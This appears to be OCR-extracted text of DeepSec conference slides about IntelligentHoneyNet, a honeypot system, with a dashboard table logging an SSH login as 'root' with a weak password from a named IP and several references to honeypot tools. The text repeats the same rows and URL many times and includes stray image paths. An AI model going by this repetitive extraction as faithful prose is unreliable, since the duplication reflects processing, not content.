
Successful SSH connections

Download CSV

Time	Source IP	Username	Password	ASN	Organization	Client
2015-10-28T07:22:36.486587Z	5.8.66.78	root	1234567890	44050	PIN-AS Petersburg Internet Network ltd.,RU 86400	C1
2015-10-28T07:22:36.486587Z	5.8.66.78	root	1234567890	44050	PIN-AS Petersburg Internet Network ltd.,RU 86400	C1
2015-10-28T07:22:36.486587Z	5.8.66.78	root	1234567890	44050	PIN-AS Petersburg Internet Network ltd.,RU 86400	C1
2015-10-28T07:22:36.486587Z	5.8.66.78	root	1234567890	44050	PIN-AS Petersburg Internet Network ltd.,RU 86400	C1
2015-10-28T07:22:36.486587Z	5.8.66.78	root	1234567890	44050	PIN-AS Petersburg Internet Network ltd.,RU 86400	C1
2015-10-28T07:22:36.486587Z	5.8.66.78	root	1234567890	44050	PIN-AS Petersburg Internet Network ltd.,RU 86400	C1
2015-10-28T07:22:36.486587Z	5.8.66.78	root	1234567890	44050	PIN-AS Petersburg Internet Network ltd.,RU 86400	C1
2015-10-28T07:22:36.486587Z	5.8.66.78	root	1234567890	44050	PIN-AS Petersburg Internet Network ltd.,RU 86400	C1

Adding identifiers to each honeypot server

CURRENT MODIFICATIONS



Successful SSH connections

Download CSV

Time	Source IP	Username	Password	ASN	Organization	Client
2015-10-28T07:22:36.486587Z	5.8.66.78	root	1234567890	44050	PIN-AS Petersburg Internet Network ltd.,RU 86400	C1
2015-10-28T07:22:36.486587Z	5.8.66.78	root	1234567890	44050	PIN-AS Petersburg Internet Network ltd.,RU 86400	C1
2015-10-28T07:22:36.486587Z	5.8.66.78	root	1234567890	44050	PIN-AS Petersburg Internet Network ltd.,RU 86400	C1
2015-10-28T07:22:36.486587Z	5.8.66.78	root	1234567890	44050	PIN-AS Petersburg Internet Network ltd.,RU 86400	C1
2015-10-28T07:22:36.486587Z	5.8.66.78	root	1234567890	44050	PIN-AS Petersburg Internet Network ltd.,RU 86400	C1
2015-10-28T07:22:36.486587Z	5.8.66.78	root	1234567890	44050	PIN-AS Petersburg Internet Network ltd.,RU 86400	C1
2015-10-28T07:22:36.486587Z	5.8.66.78	root	1234567890	44050	PIN-AS Petersburg Internet Network ltd.,RU 86400	C1
2015-10-28T07:22:36.486587Z	5.8.66.78	root	1234567890	44050	PIN-AS Petersburg Internet Network ltd.,RU 86400	C1

Adding identifiers to each honeypot server


Creating docker images for honeypots

Adding dynamic information to the dashboard for pattern matching


A CLOSER LOOK

DEEPSEC

Video or Demo of intelligence portion



DEEPSEC



Video or Demo of intelligence portion

DEEPSEC

Go get it

https://github.com/jpyorre/IntelligentHoneyNet
https://github.com/jpyorre/IntelligentHoneyNet
https://github.com/jpyorre/IntelligentHoneyNet
https://github.com/jpyorre/IntelligentHoneyNet
https://github.com/jpyorre/IntelligentHoneyNet
https://github.com/jpyorre/IntelligentHoneyNet
https://github.com/jpyorre/IntelligentHoneyNet
https://github.com/jpyorre/IntelligentHoneyNet
https://github.com/jpyorre/IntelligentHoneyNet
https://github.com/jpyorre/IntelligentHoneyNet
https://github.com/jpyorre/IntelligentHoneyNet
https://github.com/jpyorre/IntelligentHoneyNet
https://github.com/jpyorre/IntelligentHoneyNet

jpyorre@ cisco.com, opendns.com, gmail.com

@joshpyorre

DEEPSEC

REFERENCES

GASPOT
http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp_the_gaspot_experiment.pdf

COWRIE (SSH HoneyPot)
https://github.com/micheloosterhof/cowrie

CONPOT (SCADA HoneyPot)
http://www.conpot.org/

DEEPSEC